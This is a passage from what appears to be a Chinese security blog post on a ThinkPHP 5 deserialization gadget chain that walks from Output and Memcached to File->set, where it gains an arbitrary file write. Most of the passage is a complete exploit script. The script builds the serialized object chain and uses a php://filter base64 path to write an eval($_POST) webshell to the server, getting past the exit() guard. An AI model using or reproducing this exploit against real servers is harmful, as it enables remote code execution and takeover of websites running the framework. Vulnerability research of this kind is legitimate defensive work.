 - **`$this->parent`** 是我们所要进入的__call 魔术方法所在的类，这里我们选择的是 Output 类 (thinkphp/library/think/console/Output)
 - **`$modelRelation->isSelfRelation()`** 看到 `$this->selfRelation`，我们可以控制。
 - **`get_class($modelRelation->getModel()) == get_class($this->parent)`**，我们需要将最后 Query 的 `$this->model` 写成我们选择的 Output 类
- 最后 `$this->parent` 赋值给 `$value`，执行代码之后进入到 Output 类的__call 方法

进入到__call，发现 `$this->styles` 我们可以控制那么就可以执行 block 方法，block 调用 writeln 方法，writeln 调用 write 方法，发现 write 方法中 `$this->handle->write($messages, $newline, $type)` 那么我们可以控制 `$this->handle`，我们将其设置为 Memcached 类 (thinkphp/library/think/session/driver/Memcached.php)，然后进入到 Memcached->write 方法中看到 Memcached 也存在一个 `$this->handle`，我们将其设置为 File 类 (thinkphp/library/think/cache/driver/File.php) 从而进入到 File->set 方法我们可以看到 `file_put_contents($filename, $data)` 其中的两个参数我们都可以控制

```
public function set($name, $value, $expire = null) $name: "<getAttr>test</getAttr>" $value:
{
    if (is_null($expire)) {
        $expire = $this->options['expire']; options: [5]
    }
    if ($expire instanceof \DateTime) {
        $expire = $expire->getTimestamp() - time(); $expire: 3600
    }
    $filename = $this->getCacheKey($name, auto: true); $name: "<getAttr>test</getAttr>"
    if ($this->tag && !is_file($filename)) {
        $first = true;
    }
    $data = serialize($value);
    if ($this->options['data_compress'] && function_exists( function_name: 'gzcompress')) {
        // 数据压缩
        $data = gzcompress($data, level: 3);
    }
    $data = "<?php\n//" . sprintf( format: '%012d', $expire) . "\n exit();?>\n" . $data;
    $result = file_put_contents($filename, $data);
    if ($result) {
        isset($first) && $this->setTagItem($filename);
        clearstatcache();
        return true;
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225844-26bef6b4-dbe3-1.jpeg>)

- 首先传入的三个参数已经确定，其中 \$name, \$expire 我们可以控制，但是有用的就是 \$name
- 发现写入的数据就是我们无法控制的 \$value，无法利用。我们不愧继续往下看，看到有一个 `$this->setTagItem($filename)` 我们看到此方法又调用一次 set 方法并且传入 set 的三个值我们都可以控制



```
protected function setTagItem($name)
{
    if ($this->tag) {
        $key      = 'tag_' . md5($this->tag);
        $this->tag = null;
        if ($this->has($key)) {
            $value = explode( delimiter: ',', $this->get($key));
            $value[] = $name;
            $value = implode( glue: ',', array_unique($value));
        } else {
            $value = $name;
        }
        $this->set($key, $value, expire: 0);
    }
}
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225849-2a013af8-dbe3-1.jpeg>)

- 再一次进入 set 方法，通过 php 伪协议可以绕过 exit() 的限制，就可以将危害代码写在服务器上了。

EXP

从网上找来的 EXP，改了改关键的几个点，并且可以实现在 Windows 写文件

```

<?php
namespace think\process\pipes {
    class Windows {
        private $files = [];

        public function __construct($files)
        {
            $this->files = [$files]; //$file => /think/Model的子类new Pivot();
Model是抽象类
        }
    }
}

namespace think {
    abstract class Model{
        protected $append = [];
        protected $error = null;
        public $parent;

        function __construct($output, $modelRelation)
        {
            $this->parent = $output; //$this->parent=> think\console\Output;
            $this->append = array("xxx"=>"getError"); //调用getError 返回this-
>error
            $this->error = $modelRelation; // $this->error 要为
relation类的子类，并且也是OnetoOne类的子类==>>HasOne
        }
    }
}

namespace think\model{
    use think\Model;
    class Pivot extends Model{
        function __construct($output, $modelRelation)
        {
            parent::__construct($output, $modelRelation);
        }
    }
}

namespace think\model\relation{
    class HasOne extends OneToOne {

    }
}

namespace think\model\relation {

```



```
abstract class OneToOne
{
    protected $selfRelation;
    protected $bindAttr = [];
    protected $query;

    function __construct($query)
    {
        $this->selfRelation = 0;
        $this->query = $query;    //$query指向Query
        $this->bindAttr = ['xxx'];// $value值, 作为call函数引用的第二变量
    }
}

namespace think\db {
    class Query {
        protected $model;

        function __construct($model)
        {
            $this->model = $model; //$this->model=> think\console\Output;
        }
    }
}

namespace think\console{
    class Output{
        private $handle;
        protected $styles;
        function __construct($handle)
        {
            $this->styles = ['getAttr'];
            $this->handle = $handle; //$handle->think\session\driver\Memcached
        }
    }
}

namespace think\session\driver {
    class Memcached
    {
        protected $handler;

        function __construct($handle)
        {
            $this->handler = $handle; //$handle->think\cache\driver\File
        }
    }
}

namespace think\cache\driver {
    class File
    {
        --
    }
}
```




```
protected $options=null;
protected $tag;

function __construct(){
    $this->options=[
        'expire' => 3600,
        'cache_subdir' => false,
        'prefix' => '',
        'path' => 'php://filter/convert.iconv.utf-8.utf-7|convert.base64-
decode/resource=aaaPD9waHAgQGV2YWwoJF9QT1NUWydjY2MnXSk7Pz4g/../../a.php',
        'data_compress' => false,
    ];
    $this->tag = 'xxx';
}

}

namespace {
    $Memcached = new think\session\driver\Memcached(new
\think\cache\driver\File());
    $Output = new think\console\Output($Memcached);
    $model = new think\db\Query($Output);
    $HasOne = new think\model\relation\HasOne($model);
    $window = new think\process\pipes\Windows(new
think\model\Pivot($Output,$HasOne));
    echo serialize($window);
    echo base64_encode(serialize($window));
}
```

POC 效果演示图



(<https://xzfile.aliyuncs.com/media/upload/picture/20200811225859-2fa2459c-dbe3-1.jpeg>)

1. <https://xz.aliyun.com/search?keyword=thinkphp>
(<https://xz.aliyun.com/search?keyword=thinkphp>)
2. https://y4er.com/post/thinkphp5-rce/#method-__construct%E5%AF%BC%E8%87%B4%E7%9A%84rce%E5%90%84%E7%89%88%E6%9C%ACpayload
(https://y4er.com/post/thinkphp5-rce/#method-__construct%E5%AF%BC%E8%87%B4%E7%9A%84rce%E5%90%84%E7%89%88%E6%9C%ACpayload)
3. <https://www.kancloud.cn/zmwtp/tp5/119422>
(<https://www.kancloud.cn/zmwtp/tp5/119422>)
4. <https://www.anquanke.com/post/id/196364#h2-7>
(<https://www.anquanke.com/post/id/196364#h2-7>)

